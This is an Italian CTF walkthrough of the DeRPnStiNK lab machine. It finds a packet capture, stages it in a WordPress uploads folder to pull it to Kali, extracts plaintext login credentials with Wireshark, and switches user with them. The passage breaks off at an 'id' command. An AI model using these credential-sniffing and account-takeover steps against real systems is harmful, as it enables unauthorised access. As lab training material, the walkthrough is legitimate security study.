
La prima cosa che notiamo è la presenza della terza **flag** sul desktop:



```
stinky@DeRPnStiNK: ~/ftp/files/network-logs
stinky@DeRPnStiNK:~$ cd ftp/files/network-logs/
stinky@DeRPnStiNK:~/ftp/files/network-logs$ ls
derpissues.txt
stinky@DeRPnStiNK:~/ftp/files/network-logs$ cat derpissues.txt
12:06 mrderp: hey i cant login to wordpress anymore. Can you look into it?
12:07 stinky: yeah. did you need a password reset?
12:07 mrderp: I think i accidentally deleted my account
12:07 mrderp: i just need to logon once to make a change
12:07 stinky: im gonna packet capture so we can figure out whats going on
12:07 mrderp: that seems a bit overkill, but wtv
12:08 stinky: commence the sniffer!!!!
12:08 mrderp: -_-_
12:10 stinky: fine derp, i think i fixed it for you though. can you try to log in?
12:11 mrderp: awesome it works!
12:12 stinky: we really are the best sysadmins #team
12:13 mrderp: i guess we are...
12:15 mrderp: alright I made the changes, feel free to decomission my account
12:20 stinky: done! yay
stinky@DeRPnStiNK:~/ftp/files/network-logs$
```


Presa, abbiamo curiosato in giro fino ad imbatterci nel seguente path, contenente una conversazione in un file txt: **derpissues.txt**

La conversazione allude alla presenza di qualche file contenente “**packet capture**”, avviamo quindi una ricerca inserendo le estensioni tipiche di questa tipologia di file con il comando:



A screenshot of a Linux desktop environment, likely Ubuntu, showing a terminal window titled "inal". The terminal shows the command "locate *.pcap" being run, which finds a file named "derpissues.pcap" in the user's Documents directory.

```
stinky@DeRPnStiNK:~$ locate *.pcap
/home/stinky/Documents/derpissues.pcap
stinky@DeRPnStiNK:~$
```





A screenshot of a Linux desktop environment, likely Ubuntu, showing a terminal window titled "terminal". The terminal shows the user navigating to their Documents directory and listing files, where "derpissues.pcap" is visible.

```
Machine View Input Devices Help
terminal
stinky@DeRPnStiNK: ~/Documents
stinky@DeRPnStiNK:~$ locate *.pcap
/home/stinky/Documents/derpissues.pcap
stinky@DeRPnStiNK:~$ cd /home/stinky/Documents/
stinky@DeRPnStiNK:~/Documents$ ls
derpissues.pcap
stinky@DeRPnStiNK:~/Documents$
```

Identificata la posizione del file, proseguiamo copiando il file all'interno del percorso /weblog/wp-content/uploads/slideshow-gallery in modo da accedere a tale dominio tramite kali per scaricare il file ed analizzarlo sulla nostra macchina locale.

```
stinky@DeRPnStiNK:~/Documents$ cp /home/stinky/Documents/derpisissues.pcap /var/www/html/weblog/wp-content/uploads/
2017/          2018/          2024/      bfi_thumb/      slideshow-gallery/
stinky@DeRPnStiNK:~/Documents$ cp /home/stinky/Documents/derpisissues.pcap /var/www/html/weblog/wp-content/uploads/slideshow-gallery/
cache/      derp.png      elidumfy.php
stinky@DeRPnStiNK:~/Documents$ cp /home/stinky/Documents/derpisissues.pcap /var/www/html/weblog/wp-content/uploads/slideshow-gallery/
stinky@DeRPnStiNK:~/Documents$ █
```

Scarichiamolo dalla nostra kali, **conosciamo** il path



Wireshark

Iniziamo impostando il filtro:

"http.request.method=="POST" dato che, come dedotto dalla conversazione, stiamo cercando qualcosa inerente ad un cambio di password, motivo per il quale, probabilmente, sarà stato utilizzato il verbo POST.

A differenza degli altri post, questo è l'unico in cui compaiono un nuovo username ed una nuova password.

ID: mrderp PW: derpderpderpderpderpderp

Frame	Date	Source IP	Destination IP	Protocol	Description	Hex	Dec
5:53:11.127768	192.168.146.194	12.21.91.29	OCSP	493 Request			
5:53:21.887102	192.168.146.194	216.58.192.206	OCSP	491 Request			
5:53:39.139066	127.0.0.1	127.0.0.1	HTTP	724 POST /weblog/wp-login.php HTTP/1.1 (application/x-www-form-urlencoded)			
5:54:58.791255	127.0.0.1	127.0.0.1	HTTP	1364 POST /weblog/wp-admin/user-new.php HTTP/1.1 (application/x-www-form-urlencoded)			
5:55:18.944855	127.0.0.1	127.0.0.1	HTTP	735 POST /weblog/wp-login.php HTTP/1.1 (application/x-www-form-urlencoded)			
5:55:48.116740	127.0.0.1	127.0.0.1	HTTP	770 POST /weblog/wp-login.php HTTP/1.1 (application/x-www-form-urlencoded)			
5:55:57.841755	127.0.0.1	127.0.0.1	HTTP	1318 POST /weblog/wp-admin/users.php?action=delete&user=3&_wpnonce=491d4f3e45			


Frame 5736: 735 bytes on wire (5880 bits), 735 bytes captured (5880 bits)
Linux cooked capture v1
Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
Transmission Control Protocol, Src Port: 38216, Dst Port: 80, Seq: 1, Ack: 1, Len: 667
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
▶ Form item: "log" = "mrderp"
▶ Form item: "pwd" = "derpderpderpderpderpderp"
▶ Form item: "wp-submit" = "Log In"
▶ Form item: "redirect_to" = "http://derpnstink.local/weblog/wp-admin/"
▶ Form item: "testcookie" = "1"

0000 00
0010 45
0020 7f
0030 80
0040 00
0050 2f
0060 54
0070 72
0080 55
0090 6c
00a0 75
00b0 3b

PROSEGUIAMO ACCEDENDO ALLA MACHINA TRAMITE QUESTE CREDENZIALI

Da gui:

Clicchiamo su switch Account ed aggiungiamo le nuove credenziali.




Da CLI: **"su -l"**

Impersoniamo l'utente di interesse


A screenshot of a terminal window. On the left side, there are four small icons representing different applications. The terminal itself shows a session where the user 'stinky' is switching to the user 'mrderp'. The command 'su -l mrderp' is entered, followed by a password prompt. After the password is entered, the user's ID is checked again, showing they are now the 'mrderp' user. The terminal text is as follows:

```
stinky@DeRPnStiNK:~$ id  
